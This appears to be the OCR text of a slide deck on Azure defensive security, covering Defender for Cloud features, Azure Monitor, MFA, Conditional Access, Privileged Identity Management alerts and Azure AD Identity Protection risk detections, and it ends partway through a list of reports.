
Kill Chain 1




Kill Chain 2



Kill Chain 3



Kill Chain 4



Azure Security

- In any enterprise environment, one of the most important aspects of security is visibility.
- We cannot protect what we can't see!
- Fortunately, Azure provides enough visibility of Azure AD and Azure resources to apply security controls on them.
- However, this usually comes with considerable additional costs.

- A large portion of discussion in the defense section is around Microsoft products. I do not endorse them :)

Azure Security

- As per Microsoft, there are six functional areas for built-in Azure security capabilities:
  - Operations
  - Identity
  - Applications
  - Storage
  - Networking
  - Compute
- Let's have a look at the relevant ones!

Azure Security - Operations

- Microsoft Defender for Cloud
  - Unified infrastructure security management
- Azure Resource Manager
  - Allows secure, repeatable template-based deployment
- Application Insights
  - Analytics for applications
- Azure Monitor
  - Monitor Azure AD and Azure resources logs
- Azure Monitor logs
  - Monitor on-prem and other cloud logs
- Azure Advisor
  - Provides security, performance and reliability recommendations

Azure Security - Operations - Microsoft Defender for Cloud

- Microsoft Defender for Cloud (formerly Azure Security Center) provides a unified security management.
- Azure resources are automatically provisioned in the Security Center. On-prem servers need to be on-boarded using Log analytics agents.
- It provides
  - Resource security hygiene using secure score
  - Automatic recommendation to improve security posture
  - Asset inventory
- It has no additional cost and provides what Microsoft calls Cloud Security Posture Management (CSPM)

Azure Security - Operations - Microsoft Defender for Cloud - Secure Score

- Secure score reviews security recommendations and provides an overall measure of the security posture.
- Secure score by category shows the resources which need most attention.
- You can improve your secure score by addressing all the recommendations in a control in the 'Recommendations' section.
- Secure score is calculated once per day and it may take up to 48 hours for the changes to reflect in the score.

Azure Security - Operations - Microsoft Defender for Cloud - Workload Protection

- Workload Protection (previously Azure Defender and earlier Advanced Cloud Defense) is the pay-per-resource part of the Microsoft Defender for Cloud.
- Provides the Cloud Workload Protection (CWP) for Azure resources.
- There are 'Microsoft Defender plans' and alerts for Azure resources. Some of the interesting ones:
  - VMs - Defender for Endpoint, Vulnerability scanning, Just-in-time access for management ports, File Integrity monitoring, Adaptive application controls (application allowlist).
  - App Service - Web app vulnerabilities detection, monitoring of the VM where app service is running (consumption plan is not supported).
  - Storage - Suspicious access and activities, upload of malicious content.
  - Key vault - Suspicious access and activities.
  - Resource Manager - Suspicious access, lateral movement from management plane to data plane.

Azure Security - Operations - Microsoft Defender for Cloud - Adaptive Application Controls

- Adaptive application controls allows enforcing application allow list (allow only specific applications to run) on Azure and non-Azure machines.
- Only Audit mode is supported.
- There is a learning period of two weeks before recommendations are shown for a VM.
- It uses Applocker on Windows machines to enforce the recommendations. If Applocker is already configured on a VM, no recommendations are made.

Azure Security - Operations - Microsoft Defender for Cloud - Just-in-time (JIT) VM Access

- Just-in-time (JIT) VM allows securing the management ports of a VM against brute-force attacks and unauthorized network access.
- This protection is achieved by blocking the incoming traffic on the management ports for a configured VM and allowing access on per request basis for a limited time and from a limited IP or network range.
- When a user requests access to a VM, security center checks the roles (RBAC) assigned to the user in subscription or relevant resource group.
- If the user has the required permissions, NSGs (and Azure firewall, if in use) are automatically modified to allow access.
- By-default, 4 management ports (22, 3389, 5985 and 5986) are protected. More can be added

Azure Security - Operations - Microsoft Defender for Cloud - Just-in-time (JIT) VM Access

- A user needs to following role assignments on the subscription or the resource group associated with the VM to be able to request access:
  - Microsoft.Security/locations/jitNetworkAccessPolicies/initiate/action
  - Microsoft.Security/locations/jitNetworkAccessPolicies/read
  - Microsoft.Compute/virtualMachines/read
  - Microsoft.Network/networkInterfaces/*/read
- A user with these role assignments can go the 'Connect' blade of the virtual machine and request access.
- Once the request is approved a time-bound allowed rule is added to the NSG (and Azure firewall, if in use) to allow the inbound access.

Azure Security - Operations - Microsoft Defender for Cloud - File Integrity Monitoring

- File integrity monitoring (FIM) examines files, registries and applications for changes to detect attacks.
- It checks if the current checksum of a file is different from the last scan.
- FIM supports Windows and Linux and by default monitors well known files and registry keys according to known attack patterns.
- Once FIM is enabled, it is possible to add custom Registry keys, Windows files and Linux files (wildcard supported for tracking multiple files) and File content in the monitor list.

Azure Security - Operations - Microsoft Defender for Cloud - Adaptive Network Hardening (ANH)

- Adaptive network hardening helps in further hardening the network security groups (NSG).
- If a NSG allows traffic from a fixed source subnet (say, 132.21.45.61/24), adaptive network hardening learns where the actual traffic comes from and recommends using the smaller set of IP addresses (132.21.45.61/29) which should be allowed to access the VMs.
- Only VMs deployed through Azure resource manager are supported and 30 days of traffic is required for learning!
- This feature supports only limited set of ports. (See slide notes)

Azure Security - Operations - Monitor

- Azure Monitor collects data from Azure subscriptions and resources.
- We can see the logs in individual resources (under the Monitoring tab) and by going to the Monitor service in Azure portal.
- Useful for monitoring, querying and analysing logs from multiple sources (Applications, OS, Tenant, Subscriptions, Resources) at one place.
- Queries are written in the Kusto Query Language (KQL).

Azure Security - Identity and Access Management

- Protecting Identity is at the centre of Azure! Following controls are available for that
- Secure Identity
  - MFA
  - Microsoft Authenticator
  - Password policy enforcement
  - Token-based authentication
  - Azure RBAC
  - Hybrid Identity
- Secure Apps and data using Azure AD
  - Cloud Apps Discovery
  - Identity Protection
  - Azure Active Directory Domain Services
  - Application Proxy

Azure Security - Identity and Access Management - MFA

- MFA means, for authentication use two or more from the below
  - What do you know (password)
  - What do you have (OTP, Temporary PIN, Compliant device)
  - Who you are (biometrics)
- It is recommended to enable MFA for all the users in Azure AD except the break glass/emergency users.

Azure Security - Identity and Access Management - MFA

- Following options are available for enabling MFA:
  - Security Defaults (All users must start using it within 14 days of first sign-in)
  - By changing user state (Users blade in Azure Active Directory)
  - Using Conditional Access Policy for more granular control
    - With user risk and sign-in risk input from Azure Identity Protection
    - With conditions like sign-in location, device trusts etc.

Azure Security - Identity and Access Management - Security Defaults

- There used to be Baseline Protection Policies (deprecated 29th February 2020). Instead of that, we can use Security Defaults for some pre-configured policies which are useful for most organizations.
- It is available under the Properties blade of an Azure AD as 'Manage Security Defaults'.
- If Conditional Access policies are defined, we can't use Security Defaults.
- Available without additional licensing.


Azure Security - Identity and Access Management - Security Defaults

- Following policies are pushed by Security Defaults:
  - All users in the tenant must register for MFA within 14 days of their first sign-in.
  - Some Administrator roles always need MFA
  - Privileged actions for Azure Resource Manager using Azure Portal, PowerShell or CLI needs additional authentication
  - Blocking Legacy Authentication (used by older office clients and mail protocols)

Azure Security - Identity and Access Management - Conditional Access

- Conditional Access uses Signals to make Decisions and Enforce policies.
- "Conditional Access policies at their simplest are if-then statements, if a user wants to access a resource, then they must complete an action."
- For example, to access a resource a user is required to perform multi-factor authentication.
- Conditional Access allows automated access control decisions based on pre-defined conditions.
- When creating a policy we can set it Report-only which is an audit mode (logs visible in Directory Sign-ins - check Conditional Access column).
- Policies are enforced post-authentication!
- Azure Premium P1 license is required.

Azure Security - Identity and Access Management - Conditional Access



Azure Security - Identity and Access Management - Conditional Access - Policy - Assignments

- The assignments portion covers the signals required for a policy:
  - Users, Groups or Roles who the policy includes or excludes.
  - Cloud apps or other registered apps
  - Conditions
    - Sign-in risk
    - Device platform
    - Location
    - Client app - browser, mobile etc., device state - (managed or unmanaged)

Azure Security - Identity and Access Management - Conditional Access - Policy - Access Controls

- The access controls portion controls how policy is enforced.
- Grant (for Blocking or Granting access)
  - Block access
  - Grant access - Use to enforce one or more of the following controls
    - Require MFA
    - Require device to be marked compliant
    - Require Hybrid Azure AD joined device
    - Require approved client app - An access attempt to the selected cloud apps needs to be made from an approved client app
    - Require app protection policy - Intune app protection policy must be present on the client app before access is available to the selected cloud apps

Azure Security - Identity and Access Management - Conditional Access - Policy - Session Control

- Session control is used to limit the experience:
  - App enforced restrictions - Currently only supported apps are exchange online, Office 365 and SharePoint online.
  - Condition access app control - Uses Microsoft Defender for Cloud Apps (previously Microsoft Cloud App Security (MCAS)) to enforce:
    - Monitor Only
    - Block downloads
    - Custom Policies from MCAS are also supported

Azure Security - Identity and Access Management - Privileged Identity Management (PIM)

- Using PIM, we can control access to resources in AAD, Azure resources and Office 365.
- PIM requires Azure AD Premium P2 license or Enterprise Mobility + Security (EMS) E5 or Microsoft 365 M5
- Compromise of high privilege users is a continuous risk. We can use PIM to:
  - List administrators
  - Just-In-Time (JIT) and time bound administrative access (thus reducing the number of administrators)
  - Force multi-factor-authentication (MFA)
  - Approval workflows for high privileges to Azure AD, Privileged access groups and Azure resources
  - Access Reviews
  - Reporting and Alerting for privileged roles

Azure Security - Identity and Access Management - PIM - Azure AD Roles

- In PIM a user may have assignment type eligible or active for a role.
  - Eligible means a user can activate the role for performing privileged tasks. It needs a user to perform some actions (like MFA check, request approval etc.) to use the role.
  - Active means a user can use the role without doing anything else.

Azure Security - Identity and Access Management - PIM - Azure AD Roles

- This is how PIM works for users eligible for privileged roles:
  - When an eligible users want to use their privileged role, they can activate the role just-in-time.
  - For activating the role, they complete pre-defined steps like MFA, approval, specifying a reason etc.
  - After completing the steps, the user gets the role for a limited pre-configured time (time-bound).
  - Audit logs (Resource audit) captures all the activities

Azure Security - Identity and Access Management - PIM - Azure AD Roles - Alerts

- There are seven built-in alerts to spot common misconfiguration of roles.
- All the alerts are enabled by-default and can be disabled individually.
- If an alert is active, we can look at its details by clicking on it.

Alert	Risk Level
The organization doesn't have Azure AD Premium P2	High
Roles don't require multi-factor authentication for activation	Medium
Administrators aren't using their privileged roles	Low
Roles are being assigned outside of Privileged Identity Management	High
Roles are being activated too frequently	Medium
Potential stale accounts in a privileged role	Medium
There are too many global administrators	Low

Azure Security - Identity and Access Management - PIM - Azure AD Roles - Access Review

- We can run access reviews on Azure AD roles to make sure that continued access rests with only the correct set of people.
- We can create Access Review from the Access Reviews blade of PIM.
- Access reviews can be one time or continuous.

Azure Security - Identity and Access Management - PIM - Azure Resources - Alerts

- For Azure resources managed using PIM, there are three Alerts.
- If an alert is active, we can look at its details by clicking on it.

Alert	Risk Level
Too many owners assigned to a resource	Medium
Too many permanent owners assigned to a resource	Medium
Duplicate role created	Medium

Azure Security - Identity and Access Management - Azure AD Identity Protection

- Azure AD identity Protection provides risk detection and automated actions for securing identities.
- Full features of Azure AD Identity Protection needs Azure AD Premium P2
- There are two types of risks -
  - User risks
  - Sign-in risks.
- For each of the above, there are two types of detections
  - Real-time (takes five to ten minutes)
  - Offline (takes two to twenty four hours)
- The user and sign-in risks can be used with Conditional Access policies too.
- Measures the security posture using Identity Secure Score (updated every 48 hours)

Azure Security - Identity and Access Management - Azure AD Identity Protection - User Risks

Risk Detection Classification	Description	Detection Type
Leaked Credentials	This detection indicates that Microsoft 'leaked credentials service' found a match between publicly shared leaked credentials and Azure AD user credentials.	Offline
Azure AD Threat Intelligence	This detection is based on anomalous user activity or activity consistent with attack patterns.	Offline

Azure Security - Identity and Access Management - Azure AD Identity Protection - Sign-in Risks

Risk Detection Classification	Description	Detection Type
Anonymous IP address	This detection means sign-in from anonymous IP address (like Tor)	Real-time
Atypical Travel	This detections checks if a user signed-in from two locations which are geographically distant and the user does not typically travel to one of the locations. The time required to travel between two locations is also considered as one of the factors. There is a learning period of 14 days or 10 logins to learn user behaviour	Offline
Malware Linked IP address	This detects sign-in from IP addresses infected with a malware which is known to connect to a bot server	Offline
Admin confirmed user compromised	When an admin has marked 'Confirm user compromised' in the Risky uses blade in Azure Portal	Offline

Azure Security - Identity and Access Management - Azure AD Identity Protection - Sign-in Risks

Risk Detection Classification	Description	Detection Type
Malicious IP address	Sign-in from a from an IP address with high login failure rates	Offline
Unfamiliar sign-in properties	This detections considers user sign-in history (location, IP etc.) and triggers on anomalous sign-ins (for example, sing-in from new location). There is a minimum learning period of five days.	Real-time
Suspicious inbox manipulation rules	Discovered by Microsoft Cloud App Security (MCAS), this detections triggers alerts when suspicious rules are set on an inbox.	Offline
Impossible travel	Discovered by MCAS, similar to atypical time travel	Offline
New Country	Discovered by MCAS, on change of country from location history	Offline
Activity from anonymous IP address	Discovered by MCAS, on activity from an anonymous porxy	Offline
Suspicious inbox forwarding	Discovered by MCAS, on suspicious rules like forwarding of all emails	Offline

Azure Security - Identity and Access Management - Azure AD Identity Protection - Report

- We can check the Report blade for various detections and summary of individual detection. Details for individual entries can be seen by selecting them.
- Reports are available for
  - Risky users
